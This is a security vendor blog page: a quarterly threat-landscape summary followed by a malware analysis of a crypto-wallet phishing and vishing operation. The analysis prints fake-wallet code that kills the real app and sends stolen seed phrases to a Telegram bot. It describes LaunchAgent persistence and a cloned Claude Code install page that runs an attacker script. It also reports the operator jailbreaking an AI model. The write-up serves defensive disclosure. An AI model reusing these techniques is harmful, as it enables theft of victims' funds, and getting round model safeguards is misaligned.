You can’t patch everything. So what do you fix first? Findings in Q2 2026 have changed traditional answers.
The latest Quarterly Threat Landscape Report from Rapid7 Labs shows vulnerability disclosures still surging while attackers use automation and AI-assisted tooling to compress the time between disclosure and exploitation. The gap that patch cycles were built to fill is closing. Speed and volume are overwhelming security teams that have relied on traditional patch cycles and reactive programs. Success going forward can’t be about patching as much as possible - it has to be about understanding what matters most and reducing the exposures attackers can actually reach.
Here are the four trends that defined Q2 2026, and what they mean for your security program as you define priorities for Q3 and beyond:
The volume of disclosures hit another milestone
There were 8,539 new high- and critical-severity CVEs (CVSS 7.0–10.0) this quarter- double the number reported in the same quarter last year (4,268). Meanwhile, the number of newly exploited vulnerabilities held roughly steady (40). The takeaway isn’t that exploitation exploded - it’s that disclosure volume is far outstripping what any team can triage.
The report breaks down which of those disclosures are actually reachable and how to triage by exploitability instead of severity score alone.
Initial access keeps getting easier
Nearly two-thirds of exploited vulnerabilities this quarter (62%) required no user interaction - no stolen credentials, no phishing victim, no click. Attackers reach and exploit them on their own, and that share is up nine points year over year (from 53% in Q2 2025). Reinforcing the trend, disclosures of missing-authentication flaws (CWE-306) surged 247% year over year - a fast-expanding pool of internet-facing systems that require no login at all.
This is the quarter’s clearest signal - and the report details exactly which exposures to close first, and how, before the exploitation curve catches up.
Nation-state activity remains persistent
Rapid7 observed continued activity from Iranian, North Korean, and Russian advanced persistent threat (APT) clusters targeting government, finance, healthcare, manufacturing, energy, and telecommunications. Russian campaigns targeted edge infrastructure; Iranian activity included sustained industrial control system (ICS) and operational technology (OT) targeting.
The report maps the specific techniques and sectors each cluster focused on this quarter.
Ransomware stays concentrated but keeps evolving
Qilin led ransomware activity in Q2 with 263 listed victims, and the United States remained the most heavily targeted country - with business services and healthcare among the hardest-hit sectors. Rapid7’s Incident Response team also saw growing use of ClickFix and fake CAPTCHA campaigns, and social engineering through trusted collaboration platforms like Microsoft Teams - techniques that accounted for 31.8% of the incidents we worked.
The report includes the full ransomware leaderboard, the sectors most at risk, and where affiliate activity is expanding next.
Exposure is the real challenge, and the biggest opportunity
The volume is daunting, but the real challenge is keeping pace with attackers. As disclosures keep growing, the organizations that stay ahead won’t be the ones patching fastest — they’ll be the ones that know what they expose, which assets matter most, where attackers can realistically get in, and how to reduce reachable exposure before it becomes an incident. That’s what preemptive security means: not a slogan, but an operating model.
The full Quarterly Threat Landscape Report shows where reachable exposure concentrates this quarter, the four actions Rapid7 Labs recommends, the sector-by-sector breakdown, and the dark-web signals shaping what’s next. Read it here before you pressure-test your Q3 prioritization.
Rapid7 researchers identified an exposed web directory on infrastructure used to support a cryptocurrency fraud operation. The server contained raw phone-number datasets, account-validation tools, enriched lead records, phishing panels, voice-dialing scripts, fake wallet applications, persistence mechanisms, and Telegram exfiltration code. Among the artifacts was evidence that the operator relied on AI coding assistants throughout the campaign's development; recovered prompts, shell history, and project files show AI being used to package Electron applications, obfuscate code, troubleshoot builds, modify phishing infrastructure, and prepare malware for distribution. When one model began resisting parts of that workflow, the operator switched providers and attempted to bypass the next model's safety controls with a custom jailbreak prompt. Together, these artifacts provide an unusual view into how AI was integrated into the development of an active phishing operation rather than simply being used to generate isolated snippets of code.
We track this activity as Operation ASTERIX, named after the Asterisk open-source telephony platform recovered on the server. The operator used Asterisk to automate the campaign's vishing infrastructure, coordinating phone calls with phishing emails and counterfeit wallet applications.
The recovered material shows how the operator combined several techniques:
Bulk account enumeration against cryptocurrency platforms
Phishing emails that created fake support cases
Vishing calls that referenced details from those emails
Counterfeit Ledger, Trezor, and Exodus applications
Seed-phrase theft and Telegram exfiltration
AI-assisted development, including an attempt to bypass an LLM’s safety controls
Much of the value around this finding is timing. Much of the infrastructure was still in use or under development when it was exposed. This allowed Rapid7 Labs to notify the appropriate providers and authorities while the operation was still active, while also documenting the campaign's tooling and development process.
Rapid7 Labs disclosed the identified infrastructure and findings to the relevant authorities, including Apple's security team, and collaborated with them to support action against the activity described in this report.
Technical analysis andobserved attacker behavior

The recovered files show a multi-stage operation designed to focus social engineering on confirmed cryptocurrency users. The attacker used account-checking tools to confirm which phone numbers were tied to active crypto exchange accounts, narrowing a raw dataset down to confirmed holders. From there, the recovered infrastructure supported multiple outreach channels. The phishing panels generated fake support cases and verification codes that were later referenced during phone calls, while files such as extract_sg_numbers.py and sg_leads_server.py suggest additional lead-management and direct-outreach capabilities. Although call logs were not recovered to reconstruct every interaction, the recovered artifacts indicate that these channels ultimately directed victims toward counterfeit wallet applications designed to steal recovery phrases.
Figure 1: Operation ASTERIX kill chain from acquisition to exfiltration
⠀
Each stage narrowed the target pool or increased trust before the operator asked the user to install software or provide wallet recovery information. That structure is important for defenders, as it creates several points where the campaign can be detected or interrupted before seed phrases are stolen.
Account validation
The server had approximately 885,000 phone numbers organized into multiple files by region and source. The largest file included 316,002 German mobile numbers, with additional lists covering Hong Kong, Bulgaria, and directories referencing UK, US, Canadian fintech, and Ledger-related lists split across 54 countries.The operator ran the numbers through account-validation tooling to identify people who were more likely to hold cryptocurrency.
For example, one directory, cdc/(Crypto Dot Com), appears to refer to Crypto.com. It contained a Go-based account validation tool that submitted phone numbers to a Crypto.com account-existence endpoint (app.mona.co/api/passkeys/verify_option/) using 300 concurrent threads, retry logic, and Bright Data ISP proxy pools. The go script allowed the operator to identify phone numbers associated with Crypto.com accounts before moving those users into the next stage of the campaign.
Figure 2: checkPhone() function from cdc/main.go abusing Crypto.com's passkey verify_option endpoint to verify whether a phone number owns an account.
The recovered logs show that 43,066 accounts were confirmed from the German dataset of 316,002 phone numbers, a hit rate of approximately 13.6%. A later validation run against a Hong Kong dataset was less successful due to rate limiting that reduced throughput and increased request failures.
The operator also maintained a separate Kraken checker, tooling that included campaigns labeled for UK, Canadian fintech, and Ledger datasets. The Ledger-related data was divided into 54 country files, suggesting the operator was looking for users who had both a known association with a hardware-wallet provider and an account on a cryptocurrency exchange.
The raw account matches were then reduced to a smaller set of enriched leads. The files valids.txt, valid_leads.db, and other, related databases contained records with names, phone numbers, email addresses, geographic details, account information, and, in some cases, payment-card context.
This enrichment is important because the scammer instead of making cold calls to random phone numbers contacted people whose cryptocurrency accounts had already been validated and enriched with personal details. During a call, they could reference a target's name, email address, location, account information to make the interaction appear legitimate and build trust before attempting to steal wallet credentials or recovery phrases.
The phishing schema

Operation ASTERIX used a multi-stage phishing schema.The sequence appears to have worked as follows:
Figure 3: A single lure reaches the target by both a branded email and a follow-up call. The matching detail across two channels is what manufactures trust and funnels the victim into the malicious wallet app.
⠀
The email and phone call supported each other. The email made the call appear to be expected, while the caller’s knowledge of the code and case identifier made the email appear legitimate.

Figure 4: Fake Trezor Wallet administration
⠀
Email phishing

The recovered Flask panels generated branded HTML emails impersonating companies like Crypto.com, Binance, and other major financial institutions. Each verification code, making the interaction appear to be part of a legitimate support process.
Figure 5: Fake Binance support e-mail
⠀
Vishing
The recovered server included Asterisk and 3CX , a commercial business phone system often used by organizations for call routing and customer support. The operator used scripts including autodialer.sh, power_dialer.sh, and telegram_dialer_bot.py to automate outbound calls and coordinate them with the phishing infrastructure.
Before the call, the scammer had access to the target's enriched lead record, which included their name, phone number, location, exchange association, and any account details recovered during the enrichment stage. Combined with the fake case identifier and verification code from the phishing email, this gave the caller enough information to convincingly impersonate a customer support representative.
During the call, the scammers take the next step in the attack. Depending on the pretext, the operator could direct them to install a fake wallet application, perform a bogus security check, or enter their wallet recovery phrase under the guise of “protecting” their account.
The recovered logs suggest this was a targeted operation rather than a high-volume calling campaign. One phishing panel recorded 20 successful lead lookups and six phishing emails over roughly two weeks, a level of activity that is more consistent with operators handling calls individually than with automated mass phishing.
Fake crypto wallet applications
During our investigation we recovered fake apps for Trezor Suite, Ledger Live, and Exodus for macOS and Windows. All three were designed to steal cryptocurrency wallets, however, each used a different approach to maintain the illusion that the user was interacting with legitimate software.
Fake Trezor Suite
The Trezor samples were the most developed of the three and came in three builds: macOS on Intel, macOS on Arm, and Windows. All three builds had the same app.asar payload (SHA-256 ba9d459169a303067a4fe36c8b8582a5ea023b9c270dafe89613bab840501b19) at roughly 5.87 MB. They came from one codebase and were only re-wrapped for each target OS.
The application did not immediately show its fake recovery page. It started as a hidden Electron process and waited for the user to launch the legitimate Trezor Suite. The main process index.js created a BrowserWindow that was a single pixel in size (1×1), fully transparent (opacity: 0), frameless (frame: false), and hidden from the taskbar with skipTaskbar: true. It loaded the phishing page into that window and only made it visible, once the page had finished loading. It also caught the close and before-quit events, hiding the window instead of quitting, so the process stayed running and out of sight. It then waited for the victim to open the real Trezor Suite.
Every five seconds, the malware scanned the process list for the legitimate Trezor Suite. It walked the process list for the genuine Trezor Suite, matching only entries that contained both .app/ and /Applications/ so it would never target itself. When it found the real wallet, it killed the process, brought its own window forward, and reactivated the app by name through the AppleScript shown below:
if (command.includes('.app/') && command.includes('/Applications/')) {
    execSync(`kill -9 ${pid}`);   // terminate the genuine wallet
    showMainWindow();             // pop the counterfeit window to the front
    exec('osascript -e \'tell application "Trezor Suite" to activate\'');
}
Figure 6: Process replacement logic in trezor-monitor.js.
From the victim's side, opening the real wallet just produced another Trezor window. Of course, it was a fake one, designed to ask for the recovery phrase, but because the user had started the app themselves, they wouldn't suspect that a swap took place.
The phishing workflow was designed to improve the quality of stolen recovery phrases. The interface accepted 12-, 18-, 20-, or 24-word recovery phrases together with an optional passphrase, and a paste handler automatically split a pasted phrase across the individual word fields. After the first submission, the application displayed a fake validation step before returning a generic error. It made it look as though the phrase had been mistyped, the malware nudged users to slow down and enter it again, which raised the odds that the operator received a complete, accurate phrase.
The application also kept the phishing screen separate from the network logic. Its fake screen had no direct network access; it was allowed to call just one function, wired up by a file called preload.js through the contextBridge, which handed the stolen phrase to the app's main process. The main process looked up the victim's public IP from api.ipify.org, then sent the recovery phrase, the optional passphrase, and the IP as one message to a Telegram boteach message starting with the fixed label TREZOR SECRET PHRASE. After that, the user was redirected to the real Trezor Suite website, so the compromise was less likely to be noticed right away.
// preload.js: the only capability handed to the fake screen
contextBridge.exposeInMainWorld('electronAPI', {
  sendToTelegram: (words, passphrase, ip) =>
    ipcRenderer.invoke('send-telegram', { words, passphrase, ip })
});

// index.js: ipcMain.handle('send-telegram')
const message = `TREZOR SECRET PHRASE\n\nSECRET PHRASE : ${words}\nPASSPHRASE : ${passphrase}\nIP : ${ip}`;
// → https POST api.telegram.org /bot<token>/sendMessage
Figure 7: Seed phrase exfiltration workflow
On macOS, the malware set itself up to survive reboots and restarts using two launch agents. The first it wrote at runtime, com.trezormovement.agent.plist, marked to run at login RunAtLoad and loaded with launchctl. The second, io.trezor.agent.plist, shipped inside the app. It restarted the app after login and relaunched it if it was killed.
Persistence on macOS came from a LaunchAgent. At runtime the app wrote ~/Library/LaunchAgents/com.trezormovement.agent.plist with RunAtLoad set to true, loading it with launchctl so that it started at login. A second agent, bundled in the app as io.trezor.agent.plist, relaunched it whenever it was killed.
The samples also had a full download-and-extract routine. A downloadFile() function used Node’s https.get() with manual redirect handling (301/302) and streamed output to disk using fs.createWriteStream(). The extracted payload was intended to be unpacked into ~/Library/Application Support/Trezor SuiteFake/ using unzipper, but the configuration disabled execution by setting the download URL to null, leaving the code path dormant.
The Windows build, however, had a bug. Although it contained full implementations for registry persistence (HKCU\Software\Microsoft\Windows\CurrentVersion\Run), process replacement via taskkill /F /IM, and second-stage payload execution, none of these paths were reachable at runtime. The configuration loader (trezor-config.js) only defined a darwin object, and the Windows branch of the platform switch returned undefined. This caused downstream failures in initialize() when accessing processNames and downloadPath, preventing the monitoring loop from starting. As a result, the Windows build functioned only as a static seed-phrase collector with no persistence or process injection behavior.
The server also held fake versions of Ledger Live, Exodus, and a Claude Code installer. The Ledger Live build added a clipboard hijacker on Windows: any cryptocurrency address the user copied was silently replaced with an attacker-controlled one before it reached the transaction field, so funds routed to the attacker without the screen showing anything wrong. On Mac it hid from the Dock entirely using LSUIElement, so nothing appeared for the user to notice and close. The Exodus build took a different approach, its installer looked clean because the malicious code was not in it. A trojanized jquery.min.js fetched the real payload from a remote server after the installation. We decided not to include full technical analysis for these applications due to the blog size.
Fake Claude installer

As a second distribution path, the operators hosted a trojanized Claude Code installer on macos-claude[.]com. The website was a near-pixel-perfect copy of the official “Quickstart - Claude Code Docs” page, including scraped AnthropicSans and AnthropicSerif fonts, the legitimate consent-banner.css file, and original links to Anthropic’s official website. The macOS installation command had been replaced with a command that downloaded and executed an attacker-controlled install.sh, while the Windows and Homebrew tabs were left unchanged to preserve the appearance of a legitimate documentation page.
Although the victim was prompted to install Claude Code, the script actually attempted to install a fake Ledger Live application. It identified itself as # Claude Code MacOS Installer, detected whether the system used Arm or Intel architecture, and selected either arm64 or x64. It then downloaded an architecture-specific Ledger Live archive, using macos-claude[.]com:8000 as a fallback, and extracted the application into ~/Library/Application Support/.SystemData/.framework/.apps. The script marked the .SystemData directory as hidden using chflags hidden, downloaded com.ledger.live.agent.plist from the attacker infrastructure, modified its application path, installed it under ~/Library/LaunchAgents/, then loaded and started it using launchctl. After installing the malicious payload, the script also executed the legitimate Claude installer from claude.ai/install.sh, allowing Claude Code to be installed normally while the fake Ledger Live application remained hidden and persistent in the background.
Figure 8: Fake cloned website impersonates official Claude Code documentation to distribute a trojanized installer.
AI-assisted development and jailbreak attempts
Evidence recovered from the server showed the operator relied on AI tools throughout the campaign, including GitHub Copilot for backend development and Claude Code for operational scripting and data processing.
